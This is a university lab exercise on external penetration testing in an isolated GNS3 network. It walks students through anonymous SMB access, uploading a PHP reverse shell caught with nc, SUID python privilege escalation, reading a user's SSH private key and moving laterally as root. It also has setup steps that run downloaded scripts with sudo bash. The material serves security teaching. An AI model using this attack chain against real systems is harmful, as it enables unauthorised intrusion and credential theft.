The exercises are designed for students to finish in an individual capacity. The exercises are not designed to be completed in tutorial sessions but rather to give you some tasks and a starting point to continue and complete on your own. This lab is an introduction to external network penetration testing.

1 Active Penetration Test

This exercise is conducted strictly for educational purposes. All demonstrations, tools, and techniques shown are intended for use only in authorised, controlled, and legal environments — such as personal labs, training platforms, or systems for which explicit written permission has been granted. Active penetration testing, scanning, or reconnaissance of any live organisation, network, or domain without authorisation is strictly prohibited.

1.1 Environment Setup

1.1.1 Install Pentest GNS3 Project

1. For laptops with **Intel CPU**, run the following command in GNS3 VM Shell.

   ```
   gdown 1C2oKcdaRXLyD26glZJZoaYEMJmezfsRl ; sudo chmod +x install_Pentest_intel.sh ;
   sudo bash ./install_Pentest_intel.sh
   ```

   Alternatively, you can use the link below to download the same project. However, if you are connected to the **Monash Wi-Fi**, this method may not work. In that case, please use a mobile hotspot. (single command)

   ```
   wget https://sniffnrun.com/install_Pentest_intel.sh --no-check-certificate ; \
   sudo bash ./install_Pentest_intel.sh
   ```

2. For laptops with **Apple Silicon chips**, run the following command in GNS3 VM Shell.

   ```
   gdown 1rZug7kweTsjYLNHx9CsfVCXA6cvBb05D ; sudo chmod +x install_Pentest_arm.sh ;
   sudo bash ./install_Pentest_arm.sh
   ```

   Alternatively, you can use the link below to download the same project. However, if you are connected to the **Monash Wi-Fi**, this method may not work. In that case, please use a mobile hotspot. (single command)

   ```
   wget https://sniffnrun.com/install_Pentest_arm.sh --no-check-certificate ; \
   sudo bash ./install_Pentest_arm.sh
   ```

1.1.2 Install VNC Player

Note: If your host machine is Windows and has TightVNC player (or any other VNC player) already installed, then you do not need to follow this step.

1. Download RealVNC Player from the below link and install on your host machine.
   `https://www.realvnc.com/en/connect/download/viewer`

2. Configure VNC player location on GNS3

   (a) For MacOS hosts:
   Open GNS3 > GNS3 menu > Preferences > Under General menu select VNC tab > Edit > Select **Custom** from the drop-down box and add the below text in the text box > Save and OK.

   ```
   /Applications/"VNC Viewer.app"/Contents/MacOS/vncviewer %h:%p
   ```

(b) For Windows OS hosts:
Note: This step is only for those who install Real VNC Player. If you have TightVNC player already installed, please skip this step.

Open GNS3 > Edit menu > Preferences > Under General menu select VNC tab > Edit > Select **Custom** from the drop-down box and add the below text in the text box > Save and OK.

```
"C:\Program Files\RealVNC\VNC Viewer\vncviewer.exe"  %h:%p
```

1.1.3 Import FireFox appliance

We are using Firefox browser in this lab to browse the website to execute a PHP shell.
Download the appliance file by running the following comand on the GNS3 VM shell.

```
gdown 1jI6VgKmVIanf7-06HBUpbLdLdToaXiKG -O \
/opt/gns3/images/QEMU/linux-tinycore-linux-6.4-firefox-33.1.1-2.img
```

1.1.4 Prepare the Pentest project

`Pentest` project should now appear in your GNS3 projects library. We have following components in this GNS3 project. Run the below commands on respective containers to prepare the environment.

- **Tester:** An outsider who can only see a public IP of the target organization. It has tools such as nmap and smbclient already installed.
- **Web Server:** An externally accessible web server.

```
apt update ; apt install samba
chown root:root -R /var/lib/samba/
chown root:root -R /run/samba
chown root:root -R /var/log/samba/
chown root:root /usr/bin/python3.8
chmod +s /usr/bin/python3.8
service smbd start
service apache2 start
```

- **Internal Server:** An SSH server which is only internally accessible and does not have an external IP address.

```
chown root:root -R /root
service ssh start
```

1.2 Performing an Active Penetration Test

You have been tasked with performing a penetration test on an organization. Through OSINT, you identify an externally exposed IP address belonging to the organization. In this section, we will attempt to compromise the public web server and subsequently move laterally into the internal network.
This phase of the test will be conducted using GNS3. Open the Pentest project in GNS3 and start all nodes within the network to proceed.



Figure 1: Network Diagram

1.3 Find open port

Open Tester terminal and nmap scan the Web server. It should show three open ports: 80 (Web) and 135 & 445 (SMB).

```
nmap -sT 10.10.10.100
```

1.4 Interact with open services

Let's visit the website using the Tester-Browser in the GNS3. You can use the IP address of the PublicWebServer in Test-Browser's address bar. Do you see anything interesting?

1.5 SMB Anonymous login

SMB anonymous login: The SMB (Server Message Block) anonymous login vulnerability is a security flaw that allows unauthorized users to access shared resources on a network without needing to authenticate. This occurs when an SMB server is misconfigured to permit anonymous (guest) logins, effectively bypassing authentication controls.

Let's try to list SMB directories using SMB client. If guest login is allowed you should see a list of SMB shares on this server. Press enter to proceed with no password.

```
smbclient -L //10.10.10.100 -U anonymous
```

Looks like we do have anonymous login enabled. Let's connect to one of the shares to see if we are able to read/write files:

```
smbclient //10.10.10.100/webshare -U anonymous
```

```
ls
```

1.6 Download and Upload files to SMB share

Use **get** to download the files, e.g. get `db_connect.php` and **quit** to exit SMB.

```
get db_connect.php
quit
```

You can see the content of the downloaded file using the `cat` command.
We can also try to upload a PHP reverse shell to the SMB share. Download **php-reverse-shell.php** and **linpeas.sh** files using the below commands. **(two commands)**

```
curl -O -L https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/
master/php-reverse-shell.php

curl -O -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

Open **php-reverse-shell.php** with **nano** text editor and change the *IP* parameter to the IP address of the Tester. This is where the reverse shell will be sent to.
Now login to SMB share again (Step 1.5) and use the **put** command to upload the **php-reverse-shell.php** and **linpeas.sh** to the share.

```
put php-reverse-shell.php
put linpeas.sh
```

After uploading the files, use the quit command to exit from the SMB session.

```
quit
```

1.7 Getting a shell

Run the below command on the Tester terminal to start listening on the port specified in the file.

```
nc -l 1234
```

Let's visit the URL **http://10.10.10.100/php-reverse-shell.php** via the tester Browser and see if we receive a shell.

Let's check our privileges.

```
hostname
id
whoami
uname
```

We are a low privileged user.

1.8 Privilege escalation.

Let's see if we can find a SUID binary to escalate our privileges.

```
find / -perm -u=s -type f 2>/dev/null
```

SUID is a common Linux escalation path. Here is a list of binaries which can be exploited, some of them can be exploited if SUID is set (https://gtfobins.github.io/). We can see that python has SUID set. We can use the following command to escalate our privileges.

```
/usr/bin/python3.8 -c'import os; os.execl("/bin/sh", "sh", "-p")'
```

Now let's see our privileges:

```
id; whoami
```

We are root! What would be our next step?

1.9 Lateral Movement

We can run an enumeration tool such as linPEAS
(https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS) to find more escalation paths in Linux.

We already uploaded linpeas.sh file to the SMB share in a previous step. Run the following commands to make the uploaded script executable and run.

```
chmod +x /var/www/html/linpeas.sh
/var/www/html/linpeas.sh
```

That's a lot of information. Did you notice anything interesting?
Looks like there are some SSH keys in one of the user's home directory. Let's see if we can read the SSH key file.

```
cat /home/raygun/.ssh/id_rsa
```

Nice. Looks like we've got a SSH private key. But we need to find out some IP addresses that we can try to login using this key. Did you notice Linpeas showed that the hosts file is accessible with our current permissions level? let's give it a try.

```
cat /etc/hosts
```

Looks like there are few IPs in the hosts file. let's try to connect to those using the key we found.

```
ssh -o StrictHostKeyChecking=no -i /home/raygun/.ssh/id_rsa root@10.10.20.200
```

Let's check our privileges.

```
id; whoami
```

Success! we are root.

We have successfully, exploited a web server and achieved lateral movement. In a real attack, attacker will try to move laterally and compromise all servers; in an Active Directory environment, the goal is to achieve Domain Admin rights.

1.10 Discussion

1. Identify the vulnerabilities in this environment that enabled the tester access to the internal network.
2. What countermeasures can be implemented in the environment to mitigate the vulnerabilities discussed above?